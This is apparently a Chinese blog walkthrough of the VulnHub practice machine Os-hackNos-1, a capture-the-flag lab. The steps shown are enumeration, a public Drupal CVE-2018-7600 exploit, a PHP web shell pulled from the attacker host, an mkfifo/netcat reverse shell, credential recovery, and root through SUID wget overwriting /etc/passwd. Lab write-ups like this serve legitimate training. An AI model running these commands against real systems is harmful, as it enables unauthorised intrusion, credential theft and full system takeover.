vulnhub靶机练习-Os-hackNos-1

近期把以前的博客删了。内容有些不允许，再加上最近没什么时候更新文章，因为一直很忙，关于靶机测试的这类的，大概是一个星期一篇。

靶机测试接近于实战。靶机测试玩得好 实战不会太差的。

今天带来的靶机是 vulnhub Os-hackNos-1 先看一下简介:

难度容易到中 flag 两个 一个是普通用户的user.txt 另外一个是root用户的user.txt

0.靶机简介：

Difficulty : Easy to Intermediate

Flag : 2 Flag first user And second root

Learning : exploit | Web Application | Enumeration | Privilege Escalation

Website : www.hackNos.com

mail : contact@hackNos.com

靶机下载 https://www.vulnhub.com/entry/hacknos-os-hacknos,401/

1.收集信息

1.1使用nmap对目标进行扫描

root@kali:~# nmap -p- 192.168.0.142 -sV -oA Os-hackNos-1

Starting Nmap 7.80 (https://nmap.org) at 2019-12-07 18:51 AKST

Nmap scan report for 192.168.0.142

Host is up (0.011s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 15.66 seconds

1.2 gobuster对目标80端口进行目录扫描

root@kali:~# gobuster dir -u http://192.168.0.142 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

===

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

===

[+] Url: http://192.168.0.142

[+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

[+] Status codes: 200,204,301,302,307,401,403

[+] User Agent: gobuster/3.0.1

[+] Timeout: 10s

==========

2019/12/07 18:49:29 Starting gobuster


==========

/drupal (Status: 301)

==========

2019/12/07 18:50:14 Finished

通过目录扫描发现目标装有drupal 访问目录如图




通过 http://192.168.0.142/drupal/CHANGELOG.txt 得知grupal的版本为 Drupal 7.57

3.对Drupal 7.57进行安全检测

通过一些列技术手段在Drupal 进行安全测试 最终在gitbub

https://github.com/pimps/CVE-2018-7600 找到exp



3.1 查看配置文件收集信息

python3 drupa7-CVE-2018-7600.py http://192.168.0.142/drupal/ -c "cat sites/default/settings.php"

```
$databases = array (
  'default' =>
  array (
  'default' =>
```

```
array (
'database' => 'cuppa',
'username' => 'cuppauser',
'password' => 'Akrn@4514',
'host' => 'localhost',
 'port' => '',
 'driver' => 'mysql',
 'prefix' => '',
 ),
 ),
);

```

4.反弹shell

4.1通过exp下载 shell文件

python3 drupa7-CVE-2018-7600.py http://192.168.0.142/drupal/ -c "wget 192.168.0.136:8000/mOon.php mOon.php"

mOon内容是


```
<?php system($_POST['moon']);?>
```

4.2 使用burpsuite进行POST提交

通过命令查找nc 是否存在 which nc 存在的情况下 用nc反弹

```
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.0.136+9001+>/tmp/f
```

kali上 执行命令 nc -lvnp 9001



4.3 得到shell

```
root@kali:~# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.0.136] from (UNKNOWN) [192.168.0.142] 55192
/bin/sh: 0: can't access tty; job control turned off
$
```

切换python3 shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
$ python3 'import pty;pty.spawn("/bin/bash")'
python3: can't open file 'import pty;pty.spawn("/bin/bash")': [Errno 2] No such file or directory
$ python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 3: python: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@hackNos:/var/www/html/drupal$ pwd
pwd
/var/www/html/drupal
www-data@hackNos:/var/www/html/drupal$ whoami
whoami
www-data
www-data@hackNos:/var/www/html/drupal$
```

5.解密文件

5.1 在网站根目录找到可疑文件 alexander.txt

```
www-data@hackNos:/var/www/html$ cat alexander.txt
cat alexander.txt
KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKysuLS0gLS0tLS0gLS0uPCsgKytbLT4gKysrPF0gPisrKy4KLS0tLS0gLS0tLjwgKysrWy0gPisrKzwgXT4rKysgKysuPCsgKysrKysgK1
tPi0gLS0tLS0gLTxdPi0gLS0tLS0gLS0uPCsKKytbLT4gKysrPF0gPisrKysgKy48KysgKysrWy0gPisrKysgKzxdPi4gKysuKysgKysrKysgKy4tLS0gLS0tLjwgKysrWy0KPisrKzwgXT4rKysgKy48KysgKysrKysgW1
sgKysrKysgWy0+LS0gLS0tLS0gPF0+LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS4rLi0gLS0tLisKKysuPA==
www-data@hackNos:/var/www/html$ ^Z
[3]+  Stopped                 nc -lvnp 9001
root@kali:~# stty -echo
root@kali:~# nc -lvnp 9001
```

base64解密


```
echo "KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKysuLS0gLS0tLS0gLS0uPCsgKytbLT4g
KysrPF0gPisrKy4KLS0tLS0gLS0tLjwgKysrWy0gPisrKzwgXT4rKysgKysuPCsgKysrKysgK1stPi0gLS0tLS0g
LTxdPi0gLS0tLS0gLS0uPCsKKytbLT4gKysrPF0gPisrKysgKy48KysgKysrWy0gPisrKysgKzxdPi4gKysuKysg
KysrKysgKy4tLS0gLS0tLjwgKysrWy0KPisrKzwgXT4rKysgKy48KysgKysrKysgWy0+LS0gLS0tLS0gPF0+LS4g
PCsrK1sgLT4tLS0gPF0+LS0gLS4rLi0gLS0tLisKKysuPA==" | base64 -d
```

得到文件

```
+++++ +++++ [->++ +++++ +++<] >++++ ++.-- ----- --.<+ ++[-> +++<] >+++.
----- ---.< +++[- >+++< ]>+++ ++.<+ +++++ +[->- ----- -<]>- ----- --.<+
++[-> +++<] >++++ +.<++ +++[- >++++ +<]>. ++.++ +++++ +.--- ---.< +++[-
>+++< ]>+++ +.<++ +++++ [->-- ----- <]>-. <+++[ ->--- <]>-- -.+.- ---.+

```

在线解密 https://www.splitbrain.org/services/ook



最后得到账号和密码 james:Hacker@451

6.查找user.txt

6.1 用户登录失败

再进行su操作的时候发现用户 su james登录失败

ssh登录发现用户登录不允许登陆

6.2 得到user.txt flag

cat /etc/passwd

ls /cat/james

cat /etc/james/user.txt

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
james:x:1000:1000:james,,,:/home/james:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
www-data@hackNos:/var/www$ ls /home/james
ls /home/james
user.txt
www-data@hackNos:/var/www$ cat /home/james/user.txt
cat /home/james/user.txt
  _
 | |
 / __) _____  _   _  ___   ___  _ __
 \__ \|______|| | | |/ __| / _ \| '__|
 (   /       | |_| |\__ \|  __/| |
  |_|        \__,_||___/ \___||_|


MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b
```

7.特权提升

7.1 通过suid提权 查找特权文件命令

```
find / -perm -u=s -type f 2>/dev/null
```

```
www-data@hackNos:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/i386-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/pkexec
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/newuidmap
/usr/bin/wget
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/bin/ping6
/bin/umount
/bin/ntfs-3g
/bin/mount
/bin/ping
/bin/su
/bin/fusermount
```

从上图可以看到 wget 是拥有root权限 即可以通过wget 下载可以替换文件。

7.2 替换/etc/passwd

在kali上生成密码

```
openssl passwd -1 -salt moonsec 123456
```

创建文件passwd 把 写入moonsec 为root权限


```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
 syslog:x:104:108::/home/syslog:/bin/false
 _apt:x:105:65534::/nonexistent:/bin/false
```

```
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
james:x:1000:1000:james,,,:/home/james:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
moonsec:$1$moonsec$Zo8rbBypEa7Gt6vL8qy841:0:0:root:/root:/bin/bash
```

7.3 替换文件


```
wget http://192.168.0.136:8000/passwd -O /etc/passwd
```

查看目标上的/etc/passwd 看到文件已经成功替换



7.4 获取root.txt

su moonsec 输入密码获取root权限



```
root@hackNos:/var/www/html# cd ~
cd ~
root@hackNos:~# ls
ls
root.txt
root@hackNos:~# cat root.txt
cat root.txt
```

```
MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b

Author : Rahul Gehlaut

Linkedin : https://www.linkedin.com/in/rahulgehlaut/

Blog : www.hackNos.com
root@hackNos:~#
```